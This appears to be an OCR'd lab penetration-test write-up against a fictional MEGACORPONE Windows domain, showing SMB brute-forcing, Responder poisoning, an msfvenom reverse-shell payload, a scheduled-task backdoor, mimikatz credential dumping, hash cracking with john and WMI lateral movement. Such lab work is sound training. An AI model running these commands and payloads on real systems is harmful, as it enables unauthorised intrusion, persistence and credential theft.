
[*] 172.22.117.0:445  - 172.22.117.0:445 - Starting SMB login brute-force
[-] 172.22.117.0:445  - 172.22.117.0:445 - Could not connect
[!] 172.22.117.0:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.1:445  - 172.22.117.1:445 - Starting SMB login brute-force
[-] 172.22.117.1:445  - 172.22.117.1:445 - Could not connect
[!] 172.22.117.1:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.2:445  - 172.22.117.2:445 - Starting SMB login brute-force
[-] 172.22.117.2:445  - 172.22.117.2:445 - Could not connect
[!] 172.22.117.2:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.3:445  - 172.22.117.3:445 - Starting SMB login brute-force
[-] 172.22.117.3:445  - 172.22.117.3:445 - Could not connect
[!] 172.22.117.3:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.4:445  - 172.22.117.4:445 - Starting SMB login brute-force
[-] 172.22.117.4:445  - 172.22.117.4:445 - Could not connect
[!] 172.22.117.4:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.5:445  - 172.22.117.5:445 - Starting SMB login brute-force
[-] 172.22.117.5:445  - 172.22.117.5:445 - Could not connect
[!] 172.22.117.5:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.6:445  - 172.22.117.6:445 - Starting SMB login brute-force
[-] 172.22.117.6:445  - 172.22.117.6:445 - Could not connect
[!] 172.22.117.6:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.7:445  - 172.22.117.7:445 - Starting SMB login brute-force
[-] 172.22.117.7:445  - 172.22.117.7:445 - Could not connect
[!] 172.22.117.7:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.8:445  - 172.22.117.8:445 - Starting SMB login brute-force
[-] 172.22.117.8:445  - 172.22.117.8:445 - Could not connect
[!] 172.22.117.8:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.9:445  - 172.22.117.9:445 - Starting SMB login brute-force
[-] 172.22.117.9:445  - 172.22.117.9:445 - Could not connect
[!] 172.22.117.9:445  - No active DB -- Credential data will not be saved!
[*] 172.22.117.10:445 - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
[!] 172.22.117.10:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.11:445 - 172.22.117.11:445 - Starting SMB login brute-force
[-] 172.22.117.11:445 - 172.22.117.11:445 - Could not connect
[!] 172.22.117.11:445 - No active DB -- Credential data will not be saved!
[*] 172.22.117.12:445 - 172.22.117.12:445 - Starting SMB login brute-force
```

Could not sign in on .10

This is a strength because this account does not have remote desktop protocol permissions. Good Job!



Ran responder to listen and be able to see if we captured any accounts. It then listens for LLMNR broadcasts from all devices on the network.



Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

qterminal

root@kali: ~

File Actions Edit View Help

root@kali: ~ root@kali: ~

```
[root@kali: ~]# sudo responder -I eth1 -v
```

NBT-NS, LLMNR & MDNS Responder 3.0.2.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CTRL-C

File System

[+] Poisoners:

LLMNR	[ON]
NBT-NS	[ON]
DNS/MDNS	[ON]

[+] Servers:

HTTP server	[ON]
HTTPS server	[ON]
WPAD proxy	[OFF]
Auth proxy	[OFF]
SMB server	[ON]
Kerberos server	[ON]
SQL server	[ON]
FTP server	[ON]
IMAP server	[ON]
POP3 server	[ON]
SMTP server	[ON]
DNS server	[ON]
LDAP server	[ON]
RDP server	[ON]

[+] HTTP Options:

Always serving EXE	[OFF]
Serving EXE	[OFF]
Serving HTML	[OFF]
Upstream Proxy	[OFF]

[+] Poisoning Options:

Analyze Mode	[OFF]
Force WPAD auth	[OFF]

With this we were able to crack the responder hashes with john.

Using Metasploit we loaded the scanner/smb/impacket/wmiexec module.

```

Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
File Actions Edit View Help
root@kali:~ x root@kali:~ x root@kali:~ x
svhost.exe 864 Services 0 8,216 K
LogonUI.exe 964 Console 1 21,400 K
dwm.exe 972 Console 1 12,428 K
svchost.exe 1000 Services 0 7,724 K
svchost.exe 428 Services 0 49,952 K
svchost.exe 8 Services 0 3,880 K
svchost.exe 412 Services 0 19,324 K
svchost.exe 448 Services 0 12,760 K
svchost.exe 388 Services 0 15,888 K
svchost.exe 1056 Services 0 10,192 K
svchost.exe 1132 Services 0 3,576 K
svchost.exe 1396 Services 0 7,488 K
VSSVC.exe 1420 Services 0 3,856 K
Memory Compression 1484 Services 0 78,804 K
svchost.exe 1524 Services 0 14,396 K
svchost.exe 1696 Services 0 2,432 K
svchost.exe 1792 Services 0 1,940 K
svchost.exe 1804 Services 0 3,396 K
spoolsv.exe 1932 Services 0 2,444 K
svchost.exe 2116 Services 0 3,088 K
svchost.exe 2280 Services 0 2,836 K
svchost.exe 2328 Services 0 23,020 K
MsMpEng.exe 2420 Services 0 65,072 K
svchost.exe 3028 Services 0 2,224 K
WmiPrvSE.exe 400 Services 0 5,640 K
NisSrv.exe 3528 Services 0 7,208 K
SecurityHealthService.exe 3688 Services 0 9,636 K
MuSoCoreWorker.exe 3920 Services 0 21,116 K
svchost.exe 1192 Services 0 6,400 K
MicrosoftEdgeUpdate.exe 744 Services 0 1,364 K
SgmrBroker.exe 2176 Services 0 5,744 K
uhssvc.exe 2112 Services 0 5,716 K
svchost.exe 2708 Services 0 12,920 K
svchost.exe 1828 Services 0 9,044 K
SearchIndexer.exe 3180 Services 0 20,896 K
svchost.exe 3604 Services 0 13,476 K
svchost.exe 2100 Services 0 7,192 K
WmiPrvSE.exe 2780 Services 0 9,476 K
cmd.exe 4056 Services 0 3,756 K
conhost.exe 3136 Services 0 11,944 K
tasklist.exe 768 Services 0 8,528 K

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/inpacket/wmiexec) > set COMMAND tasklist

```

- Using Msfvenom we generated a payload using msfvenom using this command:
- [msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe](#)
- Then we delivered the virus using smbshare. This allows us to connect to the C drive on the remote machines as the user tstark
- Executed the virus using remote desktop access
- Ran a payload and got a reverse shell
- In metasploit we use the exploit/multi/handler module and run it using exploit -j (-j means to run in the background, ensures our listener is constantly listing)

```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
File Actions Edit View Help
root@kali: ~ xfreerdp - Google Search... root@kali: ~
[*] Started reverse TCP handler on 172.22.117.100:9001
msf6 exploit(multi/handler) > sessions

Active sessions
No active sessions.

msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 172.22.117.20
[*] Meterpreter session 3 opened (172.22.117.100:9001 → 172.22.117.20:58137 ) at 2024-01-22 20:54:55 -0500

msf6 exploit(multi/handler) > sessions

Active sessions
Id Name Type Information Connection
-- -- --
3 meterpreter x64/windows MEGACORPONE\tstark @ WINDOWS10 172.22.117.100:9001 → 172.22.117.20:58137 (172.22.117.20)

msf6 exploit(multi/handler) > sessions3
[-] Unknown command: sessions3
msf6 exploit(multi/handler) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > ps

Process List
PID PPID Name Arch Session User Path
-- -- --
0 0 [System Process]
4 0 System
8 612 svchost.exe
72 4 Registry
108 612 svchost.exe
196 612 svchost.exe
360 4 smss.exe
388 612 svchost.exe
392 612 svchost.exe
420 612 SgrmBroker.exe
```

PID	PPID	Process Name	CPU	Path
2520	612	SearchIndexer.exe		
2704	740	RuntimeBroker.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\RuntimeBroker.exe
2904	740	MoUsCoreWorker.e xe		
3004	4008	fontdrvhost.exe		
3008	2608	MicrosoftEdgeUpda te.exe		
3204	4008	dwm.exe		
3220	740	WmiPrvSE.exe		
3248	612	SecurityHealthSer vice.exe		
3392	612	svchost.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\svchost.exe
3400	388	rdpclip.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\rdpclip.exe
3476	996	sihost.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\sihost.exe
3696	612	NisSrv.exe		
3736	612	svchost.exe		
3792	612	svchost.exe		
3992	740	StartMenuExperien ceHost.exe	x64 2	MEGACORPONE\tstark C:\Windows\SystemApps\Microsoft.Windows. StartMenuExperienceHost_cw5n1h2txyewy\St artMenuExperienceHost.exe
4008	1200	winlogon.exe		
4088	1200	csrss.exe		
4148	8	ctfmon.exe	x64 2	
4372	4308	explorer.exe	x64 2	MEGACORPONE\tstark C:\Windows\explorer.exe
4420	740	UserOOBEBroker.ex e	x64 2	MEGACORPONE\tstark C:\Windows\System32\oobe\UserOOBEBroker. exe
4520	4372	reverse.exe	x64 2	MEGACORPONE\tstark C:\reverse.exe
4524	612	svchost.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\svchost.exe
4912	740	RuntimeBroker.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\RuntimeBroker.exe
4976	740	smartscreen.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\smartscreen.exe
4992	740	RuntimeBroker.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\RuntimeBroker.exe
5112	740	SearchApp.exe	x64 2	MEGACORPONE\tstark C:\Windows\SystemApps\Microsoft.Windows. Search_cw5n1h2txyewy\SearchApp.exe
5324	612	svchost.exe		
5436	4372	OneDrive.exe	x86 2	MEGACORPONE\tstark C:\Users\tstark.MEGACORPONE\AppData\Loca l\Microsoft\OneDrive\OneDrive.exe
5724	740	RuntimeBroker.exe	x64 2	MEGACORPONE\tstark C:\Windows\System32\RuntimeBroker.exe
5808	740	ShellExperienceHo st.exe	x64 2	MEGACORPONE\tstark C:\Windows\SystemApps\ShellExperienceHos t_cw5n1h2txyewy\ShellExperienceHost.exe
5956	740	YourPhone.exe	x64 2	MEGACORPONE\tstark C:\Program Files\Windows Apps\Microsoft.Y ourPhone_1.21084.79.0_x64_8wekyb3d8bbwe \YourPhone.exe

meterpreter > migrate 5956

Used another module to escalate privileges.

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

xfreerdp - Google Search root@kali: ~

root@kali: ~

File Actions Edit View Help

root@kali: ~ x root@kali: ~ x root@kali: ~ x

Module options (exploit/windows/local/persistence_service):

Name	Current Setting	Required	Description
REMOTE_EXE_NAME		no	The remote victim name. Random string as default.
REMOTE_EXE_PATH		no	The remote victim exe path to run. Use temp directory as default.
RETRY_TIME	5	no	The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION		no	The description of service. Random string as default.
SERVICE_NAME		no	The name of service. Random string as default.
SESSION	5	yes	The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.22.117.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows

```
msf6 exploit(windows/local/persistence_service) > exploit
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARKE~1.MEG\AppData\Local\Temp\QiPl.exe
[*] Creating service rxUd0vY
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20240122.1422/WINDOWS10_20240122.1422.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 6 opened (172.22.117.100:4444 → 172.22.117.20:59020 ) at 2024-01-22 22:14:24 -0500
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

For persistence we created a scheduled task that will execute your payload every day at midnight

[task ---schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"](#)

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

xfreerdp - Google Search root@kali: ~

root@kali: ~

File Actions Edit View Help

root@kali: ~ x root@kali: ~ x root@kali: ~ x

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.22.117.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	--
0	Windows

File System

```
msf6 exploit(windows/local/persistence_service) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARKE-1.MEG\AppData\Local\Temp\QiPll.exe
[*] Creating service rxDvOvY
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20240122.1422/WINDOWS10_20240122.1422.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 6 opened (172.22.117.100:4444 → 172.22.117.20:59020 ) at 2024-01-22 22:14:24 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 3180 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /f /tn Noaviru /SC ONCE /ST 00:00 /TR "C:\reverse.exe"
schtasks /create /f /tn Noaviru /SC ONCE /ST 00:00 /TR "C:\reverse.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Noaviru" has successfully been created.

C:\Windows\system32>schtasks /run /tn Noaviru
schtasks /run /tn Noaviru
SUCCESS: Attempted to run the scheduled task "Noaviru".
```

C:\Windows\system32>

We continue to see if we can steal credentials

Load the psexec module: [use exploit/windows/smb/psexec](#)

In the Meterpreter session we load the kiwi extension.

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

root@kali:~

File Actions Edit View Help

Click to switch to " 2 "

SMBSHARE no The share to connect to, can be an admin share (ADMIN\$, C\$, ...) or a normal read/write folder share

SMBUser tstarck no The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.22.117.100	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	
0	Automatic

```
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstarck' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:52096 ) at 2024-01-23 19:51:39 -0500
[*] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > 
```

Then we viewed the help menu “?”

From there we were able to dump all the cached credentials

```
Kali on ML-REFVM-197105 - Virtual Machine Connection
File Action Media Clipboard View Help
root@kali: ~
File Actions Edit View Help
dcsync_ntlm      Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam Dump LSA SAM (unparsed)
lsa_dump_secrets Dump LSA secrets (unparsed)
password_change Change the password/hash of a user
wifi_list List wifi profiles/creds for the current user
wifi_list_shared List shared wifi profiles/creds (requires SYSTEM)

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b15981
4

* Iteration is set to default (10240)

[NL$1 - 1/23/2024 7:57:09 PM]
RID      : 00000455 (1109)
User     : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 9:47:22 AM]
RID      : 00000453 (1107)
User     : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 1/22/2024 8:21:41 PM]
RID      : 00000641 (1601)
User     : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter >
```

Using john again we were able to crack the hashes

Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

root@kali: ~


File Actions Edit View Help

root@kali: ~ x root@kali: ~ x

```
—(root💀 kali)-[~]
└# nano lsa_hash.txt

—(root💀 kali)-[~]
└# john --format=mscash2 lsa_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021      (bbanner)
1g 0:00:00:00 DONE 2/3 (2024-01-23 20:12) 4.545g/s 5363p/s 5363c/s 5363C/s 123456..edward
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

—(root💀 kali)-[~]
└#
```



Kali on ML-REFVM-197105 - Virtual Machine Connection

File Action Media Clipboard View Help

qterminal

```
root@kali:~
```

File Actions Edit View Help

root@kali:~ x root@kali:~ x root@kali:~ x

```
powershell.exe      2236 Services          0    54,216 K
conhost.exe         3896 Services          0    9,068 K
cmd.exe             3284 Services          0    3,760 K
conhost.exe         3304 Services          0   12,016 K
tasklist.exe        2304 Services          0    8,560 K

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net session
COMMAND => net session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Computer           User name       Client Type     Opens Idle time
\\127.0.0.1        tstark          1 00:00:00
\\127.0.0.1        WINDOWS10$      0 00:00:00
\\172.22.117.100   tstark          0 00:00:00
The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND net share
COMMAND => net share
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Share name   Resource           Remark
C$          C:\                 Default share
IPC$         IPC                Remote IPC
ADMIN$       C:\Windows         Remote Admin
The command completed successfully.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > 
```

We then used wmi to perform lateral movement

From the system level shell on the windows machine use the:

exploit/windows/local/wmi module

Successfully launched the WMI exploit

```
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
ReverseListenerComm no The specific communication channel to use for this listener
SESSION 1 yes The session to run this module on
SMBDomain megacorpone no The Windows domain to use for authentication
SMBPass Winter2021 no The password for the specified username
SMBUser bbanner no The username to authenticate as
TIMEOUT 10 yes Timeout for WMI command in seconds

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Automatic

msf6 exploit(windows/local/wmi) > exploit
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:54934 ) at 2024-01-23 20:52:38 -0500

meterpreter > sysinfo
Computer : WINDC01
OS : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain : MEGACORPONE
Logged On Users : 7
Meterpreter : x86/windows
meterpreter > getuid
Server username: MEGACORPONE\bbanner
meterpreter >
```

In Meterpreter we entered a shell and viewed the users on the machine. Then exit the shell to load kiwi and perform dcsync_ntlm in Meterpreter for each of the users



```
root@kali: ~
File Actions Edit View Help
root@kali: ~ x root@kali: ~ x
root@kali: ~ x
root@kali: ~ x
4934 (172.22.117.10)

msf6 exploit(windows/local/wmi) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > shell
Process 680 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

Administrator          bbanner          cdanvers
Guest                 krbtgt           pparker
sstrange              tstark            wmaximoff
The command completed with one or more errors.

